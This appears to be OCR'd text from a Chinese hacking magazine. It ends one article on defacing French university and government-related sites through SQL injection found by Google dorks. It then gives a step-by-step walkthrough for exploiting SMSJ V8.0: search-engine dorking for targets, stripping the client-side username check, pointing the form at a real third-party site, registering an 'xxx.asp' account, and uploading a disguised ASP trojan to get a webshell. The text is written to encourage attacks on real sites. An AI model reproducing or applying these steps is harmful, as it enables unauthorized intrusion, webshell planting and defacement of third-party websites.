


图 10

这个法国网站的入侵过程就到这里了，法国网站的漏洞还是很多的，只是不能按照平时的习惯来思考了，比如很多网站的后台使用啊D和明小子根本就扫描不到。还有一点就是法国网站有注入点的链接一般都是mssql数据库，很少见到是access数据库。而mssql数据库一般都是DB_owner权限，当然人品好的话也有直接是sa权限的。别外一点，就是在google中输入的关键字还可以自由发挥，比如使用“Universit é inurl:edu.fr inurl:asp?id=”或者“Universit é inurl:fr inurl:mdb”直接搜索并下载mdb也是很不错的哦！当然关键字还可以改成别的，最好是和Government有关了，不过也别做得太过分，挂个I love china就差不多了。

（文章中涉及到的啊D注入工具已经收录在光盘中）

□清原长风

简简单单来玩SMSJ V8.0最新漏洞

昨天在冷漠的blog上看到了SMSJ V8.0（商贸世界）的注入漏洞，听说这套系统的名声还是挺大的，于是就下载了一套SMSJ V8.0回来。我简单说下这个漏洞产生的原因，这套贸易系统允许用户以个人会员或企业会员来注册，在以企业会员注册成功后就可以登录后台上传图片，此时就会在网站目录下的UserDocument目录下建立一个和注册用户名相同的目录，上传的图片就存放在这个目录中，看到这儿，相信大家都会想到如何利用了吧。要是我们注册的用户名是xxx.asp形式，而服务器又恰好是IIS6.0的话，那么就可以重现以前那个IIS6.0错误的把xxx.asp目录下的文件解析为asp的漏洞了。

我查看了一下代码，这次的问题刚好是出在注册文件reg.asp中：

```
function checkdata() {
  if( isNumberString(addform.user.value, "1234567890
abcdefghijklmnopqrstuvwxyzABCDEFGHIJKLMNOPQRST
```

```
UVWXYZ_")!=1 || addform.user.value.length<2 || addform.user.value.length>16) {
    alert("\用户注册出错，下面是产生错误的可能原因：\n\n 用户名必须是2-16位的数字、英文或下划线.")
```

通过上边的代码可以得知，程序对注册的用户名有三个限制条件：其中含有的字符必须是“1234567890abcdefghijklmnopqrstuvwxyzABCDEFGHIJKLMNOPQRSTUVWXYZ_”中的字符，用户名的长度必须是大于2，并且小于16，其中的“||”表示或条件。这样就防止用户注册xxx.asp形式的用户名了。只可惜这样的限制是不彻底的，我们可以抓包，更改掉包中的用户名然后再使用nc提交，就可以注册xxx.asp形式的用户名了。这种方法其实在网上早就有了，有兴趣的读者可以到网上搜索一下，而我要介绍的则是另外一种更简单的方法，简单而有效才是我等菜鸟所追求的目标啊！

我们打开google或百度，以“Powered by SMSJ Version 8.0”为关键字搜索使用该套系统的网站，从搜索出的网站中随便选择一个，点“注册”，再选择“企业会员注册”（图1），就会进入注册协议页面，直接点同意，接着进入了填写会员资料的页面，也就是reg.asp漏洞页面（图2）。




图 1





图 2

在页面上点右键选择“查看源代码”，我们有两处地方需要修改，一处是将**addform.user.value,"1234567890abcdefghijklmnopqrstuvwxyzABCDEFGHIJKLMNOPQRSTUVWXYZ_")!=1 ||**代码删除或是在这段字符中加入“.”，也就是修改为：

```
if(addform.user.value.length<2 || addform.user.value.length>16) {
    alert("\用户注册出错，下面是产生错误的可能原因：\n\n 用户名必须是2-16位的数字、英文或下划线.")
```

另一处就是修改提交地址，把原来的相对地址修改为绝对地址，因为我们需要在本地提交。修改的方法是把**action="reg_save.asp"**修改为**ction="http://www.558618.cn/reg_save.asp"**（图3）。两处都修改完成后，将文件另存为html网页，并使用浏览器打开，填写好注册信息，我填写的注册名为clzzy.asp，注意在注册类型中选择试用型，因为其它帐号是需要审核的（图4）。



```
}
function isNumberString (InString,RefString)
{
if(InString.length==0) return (false);
for (Count=0; Count < InString.length; Count++)  {
        TempChar= InString.substring (Count, Count+1);
        if (RefString.indexOf (TempChar, 0)==-1)
        return (false);
}
return (true);
}
// -->
</script>
<table width="100%" border="0" cellpadding="0" cellspacing="0" align="center">
<form name="addform" method="post" action="reg_save.asp" onSubmit="return checkdata()">
  <tr>
        <td height="25" colspan=2>当前位置：<a href=index.asp>首页</a> >> <a href=reg.asp>注册会员</a> >> <a href=reg.asp?action=reg>企业会员注册</a></td>
  </tr>
  <tr bgcolor="#efefef">
    <td colspan=2 height="25" style="border-botton:1px #cc3300 solid">    <strong>::企业登录信息::</strong></td>
  </tr>
  <tr>
    <td width="26%" align="right">登录用户名  </td>
        <td width="74%" height="40"><input name="user" type="text" size="20" maxlength="16" class=input2><br>2-16个<font color=red>英文、数字或下划线</font></td>
  </tr>
```


图 3




图 4

填好后进行提交，提示注册成功，哈哈，现在使用刚才注册的帐号登录（图5），顺利的登录进来了。选择后台“我的公文包”下的“我的图片”，在这儿我们可以上传修改过后缀（将原来的asp改为jpg）的小马（图6），上传成功后访问上传的小马（图7），最后在小马中填上火狐的大马进行提交，就可以得到功能强大的webshell了（图8）。这个漏洞的利用非常简单吧，相信各位读者看了本文后就会掌握了。

